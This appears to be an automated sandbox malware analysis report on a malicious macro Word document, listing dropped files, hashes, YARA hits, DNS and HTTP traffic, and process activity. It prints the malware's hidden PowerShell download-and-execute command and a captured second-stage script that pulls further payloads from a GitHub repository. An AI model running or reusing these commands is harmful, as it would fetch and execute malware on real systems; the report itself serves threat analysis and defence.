	Purchase Order PO03112021STK.docx	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	INV 683068.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Payment-4091.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Bill.61566.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	inv-53639.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	INV.738108.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Order.48868.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	inv.030976.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	INV 362996.xlsb	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	Copy of Quote_ref-05550.xlsm	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3
	RFQ - 0211.docx	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.199.10.8.133 140.82.121.3

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{A8188D20-C63E-41BC-839A-5E99E4F44AC7}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	14848
Entropy (8bit):	3.3725979630377574
Encrypted:	false
SSDEEP:	96:3ytv5ul73ysCMBgC46c2GpJW/RA1wabyBOC6PKTg1vC+X0jkbA6jwqgW6aajix2:itTrysR0F6KKeyUxN0jksS5a
MD5:	4FACF23F7684483187C7F5C8A95A3EC3
SHA1:	8E6DBBEB3D712567E4AFA6F1EE316D8E45D82BCD
SHA-256:	9C270C24CBA8E693CBB0B0C0751FEBD30A4C415DC2CE27BD14C93ABDEC77EF5E
SHA-512:	749F996FFF891F82A348A9B462297D4148F61F69AA18630091FAA898678958977AEDF5E3884EC46CDB12434EF8C33C78A44D5552E4F0809DA8DF9BBDE594EFA4
Malicious:	false
Yara Hits:	<ul style="list-style-type: none"> Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{A8188D20-C63E-41BC-839A-5E99E4F44AC7}.tmp, Author: Florian Roth Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{A8188D20-C63E-41BC-839A-5E99E4F44AC7}.tmp, Author: Florian Roth
Reputation:	low
Preview:>.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1CEAA27-5E98-4FA5-88E5-2DF8BA910B6B}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:

C:\Users\user\AppData\Local\Temp\~DF37E635CE383E64B4.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:

C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	14336
Entropy (8bit):	3.5165141323354954
Encrypted:	false
SSDEEP:	192:tTnUby6wGAO0jkebEw7ZtmnX9fpzJi9XUaE:ZUbyPGAO0jkytNfpzJi9i
MD5:	1D1A6717B98F1EBC58340B03478D7BB3
SHA1:	7D8B09518284020B55A0E46D01E3D979B899463A
SHA-256:	77076EF5A7A01AC30CB3DD960BB7C2CE674DB9EC05E4E2F319DCC89B17F56BFA
SHA-512:	BD46EFB2B91EC2C3AECB5FA58ACB183E9F83496730EDFCFB2B7A2F65B9B1CCA5ECBB197D70D782F47514ED707B6FA87088D905474B3E34C958D3D5B08FC12E0E
Malicious:	true
Yara Hits:	<ul style="list-style-type: none"> Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP, Author: Florian Roth Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Temp\~DFB0DD1817E66C3CA2.TMP, Author: Florian Roth
Antivirus:	<ul style="list-style-type: none"> Antivirus: Avira, Detection: 100% Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:>.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RfORrHIRNe.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:09:03 2021, mtime=Mon Aug 30 20:09:03 2021, atime=Thu Nov 4 08:10:23 2021, length=38912, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.536793283070465
Encrypted:	false
SSDEEP:	12:8fBrFgXg/XAICPCHaXmk5BeXB/0JX+W2McTOfllivbVJJIEdtZ3YilMMEpxRlJN:8fB3/XTD5wXo17eRIEDv3q6Qd7Qy
MD5:	B266F1082FC57506C2BF5EB8FFB78305
SHA1:	8127B59ADCBE2D4C45731B8CC3AD2E346E846501
SHA-256:	40AC6DC59826CD2E0170CDBD798F0A42983E48FE65CAD7416999FE8D9501EF70
SHA-512:	7251449BB45B8499A8295F40D7242470D72D02F0F49762F007D1F9D18D93B8B05827FC30118F3112D41B2F30B6098CAB0C5D78C7F2C9C5D2EF6CE103093C94C5
Malicious:	false
Reputation:	low
Preview:	L.....F.....5..B...5..B...f.[.....P.O.+00.../C\.....t1....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....S#...user.8.....QK.X.S#.*.&=...U.....A.l.b.u.s....z.1.....S\$.Desktop.d....QK.X.S\$*..._...=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....f.2.....d.SL. .RFORRH-1.DOC..J.....S"*.S"*.S".....R.f.O.R.r.H.I.R.N.e...d.o.c.....X.....8..[.....?J.....C:\Users\#.....\048707\Users.user\Desktop\RfORrHIRNe.doc.%.....\.....\.....\D.e.s.k.t.o.p.\R.f.O.R.r.H.I.R.N.e...d.o.c.....(L.B)...Ag.....1SPS.XF.L8C...&m.m.....-..S.-.1.-5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....X.....048707.....D_...3N...W...9.g.....[D_...3N...W...9.g...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.5549224798255485
Encrypted:	false
SSDEEP:	3:bDuMJlvQ9sm2mX1esm2v:bCkurUrl
MD5:	8DC46D624D55247F3AFCDF57A59AD13A
SHA1:	8AF5CE5B75E603C633DF82EBED33186753FB52BC
SHA-256:	903B82AD8418567C1F8EB0127EA8A86876D3C8CC86C10D1606B4D6CC7F82F2B8
SHA-512:	32D98F2F022128F67B3DF32680F1E45F3DAE22E7CEF27EEC184E4492A9C19A2C78DF7065D30C7C16A7C1D28558DB23B36D691283521609D16075A33B0E0205C
Malicious:	false
Reputation:	low
Preview:	[folders]..Templates.LNK=0..RfORrHIRNe.LNK=0..[doc]..RfORrHIRNe.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\Normal.dotm	
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576861516597677
Encrypted:	false
SSDEEP:	96:chQCoMq/qvsqvJCwoUz8hQCoMq/qvsEHYqvJCworaz5fyH3F2QxIUWVA2:c2yoUz826Hnoraz55F2QTA2
MD5:	FAAE98B11184BE3D6BB52CBA6C0652B6
SHA1:	071516ACBA817DC61F815F8AB06E9894511BE39E
SHA-256:	A3C6C74C2F81E4CB67B9836D12EAF03CB1C3A023CC5D54D7B602F14AA90EBC8A
SHA-512:	81D2547D09974AFAB7662C465B36EC387FB3FDFAC579D95F6668D98DC56BC88FE687975257F6D0C04B8ACF00AB8CED0021884F9AE979D9CD03DAD872B9BDD61
Malicious:	false
Preview:FL.....F".....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J}\. PROGRA~3..D.....{J}*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~Jlv. MICROS~1..@.....~Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1.....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:({ ..STARTM~1.j.....:({*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6.....~1.....S%...Programs.f.....S%*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1.l.....wJr.*.....B...A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1..R.:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...;. WINDOW~2.LNK.Z.....;.*...=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DWONBQMPU6GVS2C7EY4N.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576861516597677
Encrypted:	false
SSDEEP:	96:chQCoMq/qvsqvJCwoUz8hQCoMq/qvsEHYqvJCworaz5fyH3F2QxIUWVA2:c2yoUz826Hnoraz55F2QTA2
MD5:	FAAE98B11184BE3D6BB52CBA6C0652B6
SHA1:	071516ACBA817DC61F815F8AB06E9894511BE39E
SHA-256:	A3C6C74C2F81E4CB67B9836D12EAF03CB1C3A023CC5D54D7B602F14AA90EBC8A
SHA-512:	81D2547D09974AFAB7662C465B36EC387FB3FDFAC579D95F6668D98DC56BC88FE687975257F6D0C04B8ACF00AB8CED0021884F9AE979D9CD03DAD872B9BDD61
Malicious:	false
Preview:FL.....F".....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J}\. PROGRA~3..D.....{J}*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~Jlv. MICROS~1..@.....~Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1.....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:({ ..STARTM~1.j.....:({*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6.....~1.....S%...Programs.f.....S%*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=.ACCESS~1.l.....wJr.*.....B...A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1..R.:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...;. WINDOW~2.LNK.Z.....;.*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\ORrHIRNe.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false

Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...
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Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Admin, Template: Normal.dotm, Last Saved By: Admin, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Editing Time: 07:00, Create Time/Date: Wed Nov 3 22:06:00 2021, Last Saved Time/Date: Wed Nov 3 22:17:00 2021, Number of Pages: 1, Number of Words: 10, Number of Characters: 61, Security: 0
Entropy (8bit):	3.971846508462655
TrID:	<ul style="list-style-type: none"> Microsoft Word document (32009/1) 54.23% Microsoft Word document (old ver.) (19008/1) 32.20% Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	RfORrHIRNe.doc
File size:	38912
MD5:	955d5d2855b291a3cf1fc6655bbbb79
SHA1:	b58901cf8967310228bc6e4c224b2cfaf014bc65
SHA256:	63acfd6633bf3fe6462d8de72904338e2a97392654d8b39a97d18b9e7f3b25b8
SHA512:	044f7164d30798656cb0f17f1a7ab76cdceb2f6bfb1107f04a6f300d2551459d0804a03db76591a7a10a900fddc8a7ca5d9442ec4846709f9c9684e1aaef14e
SSDEEP:	384:o/MMMOtM1ulwUmDoKdAa8WRGbiSAoKXmVkk54miJ2JLN0jUDt3ou0FeK:o/MMMOtM1ulwU0T1MvkzmM2fxyu0FeK
File Content Preview:>...../.....2.....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "RfORrHIRNe.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Title:	

Summary

Subject:	
Author:	Admin
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Admin
Revision Number:	12
Total Edit Time:	420
Create Time:	2021-11-03 22:06:00
Last Saved Time:	2021-11-03 22:17:00
Number of Pages:	1
Number of Words:	10
Number of Characters:	61
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1251
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576
Language:	

Streams with VBA

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/04/21-02:10:34.051455	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
11/04/21-02:10:34.130259	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 4, 2021 02:10:34.029695988 CET	192.168.2.22	8.8.8.8	0x68c2	Standard query (0)	github.com	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.108933926 CET	192.168.2.22	8.8.8.8	0x90be	Standard query (0)	github.com	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.657147884 CET	192.168.2.22	8.8.8.8	0x9bfa	Standard query (0)	raw.githubusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 4, 2021 02:10:34.051455021 CET	8.8.8.8	192.168.2.22	0x68c2	No error (0)	github.com		140.82.121.4	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.130259037 CET	8.8.8.8	192.168.2.22	0x90be	No error (0)	github.com		140.82.121.3	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.676018953 CET	8.8.8.8	192.168.2.22	0x9bfa	No error (0)	raw.github usercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.676018953 CET	8.8.8.8	192.168.2.22	0x9bfa	No error (0)	raw.github usercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.676018953 CET	8.8.8.8	192.168.2.22	0x9bfa	No error (0)	raw.github usercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Nov 4, 2021 02:10:34.676018953 CET	8.8.8.8	192.168.2.22	0x9bfa	No error (0)	raw.github usercontent.com		185.199.111.133	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

<ul style="list-style-type: none"> github.com raw.githubusercontent.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	140.82.121.3	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	185.199.108.133	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	140.82.121.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 02:10:34.083396912 CET	0	OUT	GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1 Host: github.com Connection: Keep-Alive
Nov 4, 2021 02:10:34.100747108 CET	0	IN	HTTP/1.1 301 Moved Permanently Content-Length: 0 Location: https://github.com/ssbb36/stv/raw/main/5.mp3

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	140.82.121.3	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 01:10:34 UTC	0	OUT	GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1 Host: github.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-11-04 01:10:34 UTC	0	IN	HTTP/1.1 302 Found Server: GitHub.com Date: Thu, 04 Nov 2021 01:10:34 GMT Content-Type: text/html; charset=utf-8 Vary: X-PJAX, X-PJAX-Container, Accept-Encoding, Accept, X-Requested-With permissions-policy: interest-cohort=() Access-Control-Allow-Origin: https://render.githubusercontent.com https://viewscreen.githubusercontent.com https://notebooks.githubusercontent.com Location: https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3 Cache-Control: no-cache Strict-Transport-Security: max-age=31536000; includeSubdomains; preload X-Frame-Options: deny X-Content-Type-Options: nosniff X-XSS-Protection: 0 Referrer-Policy: no-referrer-when-downgrade Expect-CT: max-age=2592000, report-uri="https://api.github.com/_private/browser/errors"
2021-11-04 01:10:34 UTC	0	IN	Data Raw: 43 6f 6e 74 65 6e 74 2d 53 65 63 75 72 69 74 79 2d 50 6f 6c 69 63 79 3a 20 64 65 66 61 75 6c 74 2d 73 72 63 20 27 6e 6f 6e 65 27 3b 20 62 61 73 65 2d 75 72 69 20 27 73 65 6c 66 27 3b 20 62 6c 6f 63 6b 2d 61 6c 6c 2d 6d 69 78 65 64 2d 63 6f 6e 74 65 6e 74 3b 20 63 68 69 6c 64 2d 73 72 63 20 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 20 67 69 73 74 2e 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 3b 20 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 75 70 6c 6f 61 64 73 2e 67 69 74 68 75 62 2e 63 6f 6d 20 6f 62 6a 65 63 74 73 2d 6f 72 69 67 69 6e 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 20 77 77 77 2e 67 69 74 68 75 62 73 74 61 74 75 73 2e Data Ascii: Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/; connect-src 'self' uploads.github.com objects-origin.githubusercontent.com www.githubstatus.
2021-11-04 01:10:34 UTC	2	IN	Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74 68 75 62 75 73 65 62 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 6d 61 69 6e 2f 35 2e 6d 70 33 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><body>You are being redirected.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	185.199.108.133	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 01:10:34 UTC	2	OUT	GET /ssbb36/stv/main/5.mp3 HTTP/1.1 Host: raw.githubusercontent.com Connection: Keep-Alive
2021-11-04 01:10:35 UTC	2	IN	HTTP/1.1 200 OK Connection: close Content-Length: 473 Cache-Control: max-age=300 Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; sandbox Content-Type: text/plain; charset=utf-8 ETag: "c42cd382e5da9f4f09cf49119db08f21ab927655a40c4bf6043e9fbeatdbfa36" Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff X-Frame-Options: deny X-XSS-Protection: 1; mode=block X-GitHub-Request-Id: 575C:24AC:9E4121:A4F6C2:61832E2E Accept-Ranges: bytes Date: Thu, 04 Nov 2021 01:10:35 GMT Via: 1.1 varnish X-Served-By: cache-mxp6955-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1635988235.761606,VS0,VE308 Vary: Authorization,Accept-Encoding,Origin Access-Control-Allow-Origin: * X-Fastly-Request-ID: 6e4358e2e8bb980fac3dd61ca3e53413a0db6210 Expires: Thu, 04 Nov 2021 01:15:35 GMT Source-Age: 0
2021-11-04 01:10:35 UTC	3	IN	Data Raw: 63 64 20 2d 45 6e 76 3a 54 65 6d 70 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 32 2e 6d 70 33 22 2d 4f 75 74 46 69 6c 65 20 22 74 65 6d 70 35 34 36 38 35 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 73 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 31 2e 6d 70 33 22 2d 4f 75 74 46 69 6c 65 20 22 65 6e 64 2e 76 62 73 22 0a 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 72 69 20 22 68 74 74 70 3a 2f 2f 67 69 74 68 75 62 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 72 61 77 2f 6d 61 69 6e 2f 33 Data Ascii: cd \$Env:TempInvoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/2.mp3" -OutFile "temp54685"Invoke-WebRequest -Uri "https://github.com/ssbb36/stv/raw/main/1.mp3" -OutFile "end.vbs"Invoke-WebRequest -Uri "http://github.com/ssbb36/stv/raw/main/3

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1912 Parent PID: 596

General

Start time:	02:10:24
Start date:	04/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f490000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2784 Parent PID: 1912

General

Start time:	02:10:26
Start date:	04/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	Powershell.exe -NoP -NonI -W Hidden -Exec Bypass IEX(New-Object Net.WebClient).DownloadString('http://github.com/ssbb36/stv/raw/main/5.mp3')
Imagebase:	0x13f860000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000002.00000002.435852554.00000000002D0000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Disassembly

Code Analysis